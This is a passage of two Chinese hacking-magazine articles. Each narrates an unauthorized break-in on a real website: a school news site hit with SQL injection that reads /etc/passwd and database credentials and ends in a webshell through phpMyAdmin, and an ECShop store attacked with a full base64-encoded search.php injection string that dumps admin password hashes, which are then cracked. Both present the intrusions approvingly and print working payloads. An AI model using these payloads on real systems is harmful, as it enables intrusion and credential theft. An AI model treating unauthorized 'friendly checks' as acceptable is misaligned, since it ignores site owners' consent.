


图4

结果显示2，7，9三个位置可以回显数据，用group_concat(version(),0x3a,user(),0x3a,database())函数取得当前数据库用户，数据库版本，数据库名的信息（如图5）。




图5

很走运啊，居然是root权限的，数据库还是mysql-5.0以上的这样可利用的东西就很多了。先来load_file()试试，由先前爆出的路径得知系统是linux的，看看能不能爆/etc/passwd吧，提交：http://xxx.xxx.xxx.cn/school/news/news_1.php?id=-171/**/union/**/select/**/1,load_file(char(47,101,116,99,47,112,97,115,115,119,100)),3,4,5,6,7,8,9,10,11,12,13,14/*（如图6）。

看来load_file()没有问题，root权限嘛，那就尝试读数据库连接密码吧！由于已经得知网站路径，所以我直接读news_1.php文件的源码，顺利得到数据库的连接账号密码，接下来就是mysql过去了。可是问题来了，mysql默认是不能外链的，虽然有些网站设置成了可以外链，但是这台服务器并没有这样做。




图6

这样一来得到的root就暂时没什么用了，并且此时我尝试寻找phpmyadmin也没找到（后文将提到，没找到并不是没有）。既然如此，那就老老实实爆数据吧，好在是5.0以上的，不用太麻烦，但问题并没有我想的那么简单，在手工爆了十几个表之后还没找到与管理有关的表，没办法，回到windows平台下，用穿山甲帮忙吧。一用当时就惊了，居然有160多个表，幸亏我没有手工去一个个爆，要不然还不知道什么时候能爆完。这160多个表里面，找到所有与管理相关的表之后，一一爆列名，爆数据。

爆出数据后管理界面也找到了，直接添加/admin目录就跳出来了，但问题又来了，爆出的所有数据在管理登陆页都无法登陆。这下陷入困境了，似乎所有能走的路线都没用了，正打算放弃的时候，猛然想起一开始信息收集时根本没对web做一个全面的探测。好吧，再试试，拿出wwwscan一扫，得到一个ftp目录，看到这个目录我突然想起爆出的一个表是ftpuser，会不会这其中有联系呢？马上爆出此表数据，得到管理账号，顺利登入了（如图7）。

ftp的用户还真多，但是找来找去没找到可供上传的地方，无奈之下找到本网站对应的用户，点击右边的修改，结

果看到了phpmyadmin（如图8）。




图7

途中用红线框起来的即是，晕，原来是大小写的问题。也是，linux下是区分大小写的，看到了phpmyadmin，终于感觉看到胜利的曙光了，马上来到phpmyadmin登陆页，用一开始读到的账户密码登陆，然后就是老步骤了：建表→插入一句话→select into outfile，顺利得到webshell。




图8

虽然写出来过程简单，但由于先前的信息收集没有做到位，所以导致中途走了很多弯路，由此也可见，信息收集对于渗透是多么重要，同时，在渗透的过程中更需要细心，恒心。当你想放弃的时候，不妨告诉自己再坚持一下，冷静想想，或许胜利就在下一秒等着你。

记一次“习惯性”入侵检测

牟晓东

话说某天，老婆帮一个在本市经营酒店的朋友网购一批小家电之类的东东，接着就叫我给看看某个客户电器网站上的东东是不是真品、是否值得购买。我打开网页大体看了下，还算正规——有产品相关的详细信息，有在线客服，有TCP备案证书号和公司的地址等等，应该没什么问题。

既然是帮老婆的朋友办事，不能给老婆大人丢脸（关键是别因为冒失而给朋友带来经济损失）！看来有必要进行一个“习惯性”的友情检测！说不定会发现关于产品的什么蛛丝马迹呢！

现在的网站大部分都是用现成的模板制作的，估计制作这样的网站也花费不了多少时间和人力，那么接下来应该先是要确定是什么模板！这个容易，一般的网站都会在首页的最下面留有相关的“Powered by xxx”版权声明，一找就OK了。

咦？这个竟然……可以没有！只有个“版权所有，并保留所有权利”，我开始BS该网管的RP了，呵呵。直接在首页空白之处点击鼠标右键选择“查看源文件”（我用的是360浏览器），然后按一下Ctrl-F组合键进行查找，在“查找内容”处输入“Powered”后回车，很快出来了：“Powered by ECShop”（如图1）。

原来是非常著名的“ECShop网上商店系统”，诺基亚、海尔商城似乎都是用的这套系统。正当我要关闭这个源文件时，忽然很意外地发现这个隐藏的“版权声明”后面还有很多的内容，而且都是些“尖锐湿疣治疗”、“美女图片”和“北京红马六车队”之类的不相干广告（该网站是专门经营客户电器产品的），难道这就是传说中的“暗链”？如果是的话，那只能说明一个问题——该网站已经被别人暗中做了手脚，安全性当然强不到哪儿去！不过，如何来证明呢？




图1

其实非常简单，只要我们通过自己的手段（你懂的，^-^）能够进入这个网站的后台就行了。直接以“ECShop漏洞”为关键字百度一下，结果还真丰富，不仅有注入漏洞，还有据说是通杀ECShop的代码漏洞。既然大家这些年玩儿注入都很在行，在此就不想班门弄斧了，还是试一下大牛们所提供的代码吧，只须在目标网站的域名后面添加一个长字符串代码，然后将构造好的链接粘贴到浏览器地址栏打开即

可。这串字符代码是“search.php?encode=YToxOntzOjQ6ImF0dHIiO2E6MTp7czoxMjU6IjEnKSBhbmQgMT0yIEdST1VQIEJZIGdvb2RzX2lkIHVuaW9uIGFsbCBzZWxlY3QgY29uY2F0KHVzZXJfbmFtZSwweDNhLHBhc3N3b3JkLCciXCcpIHVuaW9uIHNlbGVjdCAxIyInKSwxIGZyb20gZWNzX2FkbWluX3VzZXIjIjtzOjE6IjEiO319”（大家可以到http://u.115.com/file/f071766d46下载“ECShop漏洞代码.txt”）。呵呵，RP真好，一下就出现了令人欣喜的信息（估计玩儿黑的人都这“德行”吧？），内行人很容易从中发现有加密的MD5密码（如图2）。




图2

对了，怎么看着第一个的MD5密码比较眼熟呢？好像是“admin”变的吧？验证一下：将“21232f297a57a5a743894a0e4a801fc3”复制并粘贴到http://www.xmd5.com/进行解密，还真是“admin”（如图3）！这说明了什么？说明对应的账号极有可能就是具有admin管理员权限的，虽然他叫“hzretry”！

